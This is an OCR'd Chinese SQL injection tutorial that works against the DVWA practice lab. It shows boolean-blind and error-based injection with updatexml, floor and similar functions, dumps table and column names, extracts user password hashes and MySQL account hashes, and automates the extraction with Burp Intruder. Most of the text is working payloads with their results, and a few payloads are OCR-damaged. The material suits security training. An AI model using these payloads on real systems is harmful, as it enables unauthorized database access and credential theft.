
开启攻击获取表名 guestbook users



得到表名之后 获取字段名 在用 burpsuite 抓包修改变量
1'and if(substring((select COLUMN_NAME from information_schema.COLUMNS where TABLE_NAME='users' limit 1,1),1,1)='u',1,0)--+
当前库的表的第一个列字符是否等于 u 如果等于 u 返回正则页面 否则返回错误页面。
select * from users where user_id=1 and if(substring((select COLUMN_NAME from information_schema.COLUMNS where TABLE_NAME='users' and TABLE_SCHEMA=database() limit 0,1),1,1)='u',1,0);




获取 users 表的字段




最后获取账号和密码

首先判断查询账号和密码的长度
1'and if((SELECT LENGTH(CONCAT(user,0x3a,PASSWORD)) from users limit

1)=38,1,0)--+




使用 burpsuie 获取账号和密码




1'and if(substring((select CONCAT(user,0x3a,PASSWORD) from users limit 1),1,1)='a',1,0)--+

burpsuite 抓包修改值 提交测试。



得到账号和密码




最后整理结果得出 admin:5f4dcc3b5aa765d61d8327deb882cf99


1.17. 报错注入

数据库显错是指，数据库在执行时，遇到语法不对，会显示报错信息，例如语法错语句 select'

11064 - You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1



程序开发期间需要告诉使用者某些报错信息 方便管理员进行调试，定位文件错误。特别 php 在执行 SQL 语句时一般都会采用异常处理函数，捕获错误信息。在 php 中 使用 mysql_error()函数。如果 SQL 注入存在时，会有报错信息返回，可以采用报错注入。



1.17.1. 从代码中分析 SQL 报错注入

打开 dvwa 分析语句

如果语法错误，msqli_error()、mysqli_connect_error()会将语法错误信息 显示到页面上。


1.17.2. SQL 报错注入攻击

判断是否存在报错注入 输入单引号 如果报错有可能存在报错注入，如果拼接 SQL 语句带入到 mysql 执行即存在报错注入。

输入 1'and info()--+ 显示当前库，原理是

SELECT first_name, last_name FROM users WHERE user_id = '1' and info()--

会报错显示当前库不存在这个函数 这样当前库名就显示在页面上。





1.17.3. 报错注入获取数据库敏感信息

输入构造的攻击语句 页面返回数据库信息

1'and (updatexml(1,concat(0x7e,(select user()),0x7e),1))--+

把 user()替换成其他的函数 version() 、database() 就能得到 mysql 得版本信息和当前库名。





但是采用 updatexml 报错函数 只能显示 32 长度的内容，如果获取的内容超过 32 字符就要采用字符串截取方法。每次获取 32 个字符串的长度。
除了 updatexml 函数支持报错注入外，mysql 还有很多函数支持报错。
1.floor()
select * from test where id=1 and (select 1 from (select count(),concat(user(),floor(rand(0)2))x from information_schema.tables group by x)a);

2.extractvalue()
select * from test where id=1 and (extractvalue(1,concat(0x7e,(select user()),0x7e)));

3.updatexml()
select * from test where id=1 and (updatexml(1,concat(0x7e,(select user()),0x7e),1));

4.geometrycollection()
select * from test where id=1 and geometrycollection((select * from(select * from(select user())a)b));
5.multipoint()
select * from test where id=1 and multipoint((select * from(select * from(select user())a)b));

6.polygon()
select * from test where id=1 and polygon((select * from(select * from(select user())a)b));

7.multipolygon()
select * from test where id=1 and multipolygon((select * from(select * from(select user())a)b));

8.linestring()
select * from test where id=1 and linestring((select * from(select * from(select

user())a)b));

9.multilinestring()
select * from test where id=1 and multilinestring((select * from(select * from(select user())a)b));

10.exp()
select * from test where id=1 and exp(~(select * from(select user())a));

1. 18. 在黑盒模式下的报错注入

在黑盒模式下的报错注入 首先获取当前库，通过库获取表名，接着通过表名获取字段，最后获取字段内容。

1.18.1. 报错注入得到库名

注入以后语句均可获取库名
1' and info()--+

1'and (updatexml(1,concat(0x7e,(select user()),0x7e),1))--+
得到库名 dvwa

1.18.2. 报错注入获取 mysql 账号和密码


获取账号和密码需要 root 用户才有足够大的权限
select authentication_string from mysql.user limit 1;
select(updatexml(1,concat(0x7e,(select (select authentication_string from mysql.user limit 1)),0x7e),1))
select(updatexml(1,concat(0x7e,(select (substring((select authentication_string from mysql.user limit 1),32,40))),0x7e),1))

1.18.3. 报错注入获取表名

通过 mysql 内置库 information_schema 通过构造 SQL 语句查询获取表名
采用 floor 报错并不会存在长度问题
查询第一个表名
1'and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,table_name,0x7e) FROM information_schema.tables where table_schema=database() LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)--+


将 LIMIT 0,1 改成 1,1 表是第二个表名
1'and(select 1 from(select count(*),concat((select (select (SELECT distinct

concat(0x7e,table_name,0x7e) FROM information_schema.tables where table_schema=database() LIMIT 1,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)--+




1.18.4. 报错注入获取字段


在获取表名之后就可以获取字段名，如获取 usrs 的字段名
获取第一个字段名
1'and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,column_name,0x7e) FROM information_schema.columns where table_name='users' LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)--+




获取第二个字段名
1'and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,column_name,0x7e) FROM information_schema.columns where table_name='users' LIMIT 1,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)--+

可以使用 burpsuite 批量对字段批量获取，首先抓包，修改变量，设置匹配规则。


Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 2 ...
Target Positions Payloads Options
Payload Positions
Start
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /vulnerabilities/sqli/?id=
i%27and(select%201%20from(select%20count(*),concat((select%20(select%20(SELECT%20distinct%20concat(0x7e,column_name,0x7e)%20FROM%20information_schema.columns%20where%20table_name=%27users%27%20LIMIT%20$0$,1))%20from%20information_schema.tables%20limit%200,1),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)--+&Submit=Submit HTTP/1.1
Host: www.dvwa.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=58gf40kidi58ve17p3dn3bdsc0; security=low
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
讲0设置变量


Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options
1 2 ...
Target Positions Payloads Options
Use denial-of-service mode (no results)
Store full payloads
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
ODBC
SQL
quotation mark
syntax
ORA-
111111
1'and(select 1 from(select count(*),conca...
Add
Enter a new item
Match type: Simple string
Regex
Case sensitive match
Exclude HTTP headers
Grep - Extract
These settings can be used to extract useful information from responses into the attack results table.
Extract the following items from responses:
Add
Edit
Remove
Duplicate
From [entry '~] to [~1' for]
设置网页固定内容获取


开启攻击



1.18.5. 报错注入获取某表某段内容


现在已经获取 users 表的名字和它的字段名，接下来可以对内容进行查询。

1'and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x23,user,0x3a,password,0x23) FROM users limit 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)--+




如果存在多个用户 把 limit 0,1 改成 1,1 如此类推知道获取最后一个用户为止

使用 busrpsuite 对用户获取



设置数量 再设置过滤网页响应内容。



获取库里 users 表所有用户的账号和密码。

1.19. SQL 注入进阶

1.19.1. 时间注入

时间注入又名延时注入，属于盲注入的一种，通常是某个注入点无法通过布尔型注入获取数据而采用一种突破注入的技巧。

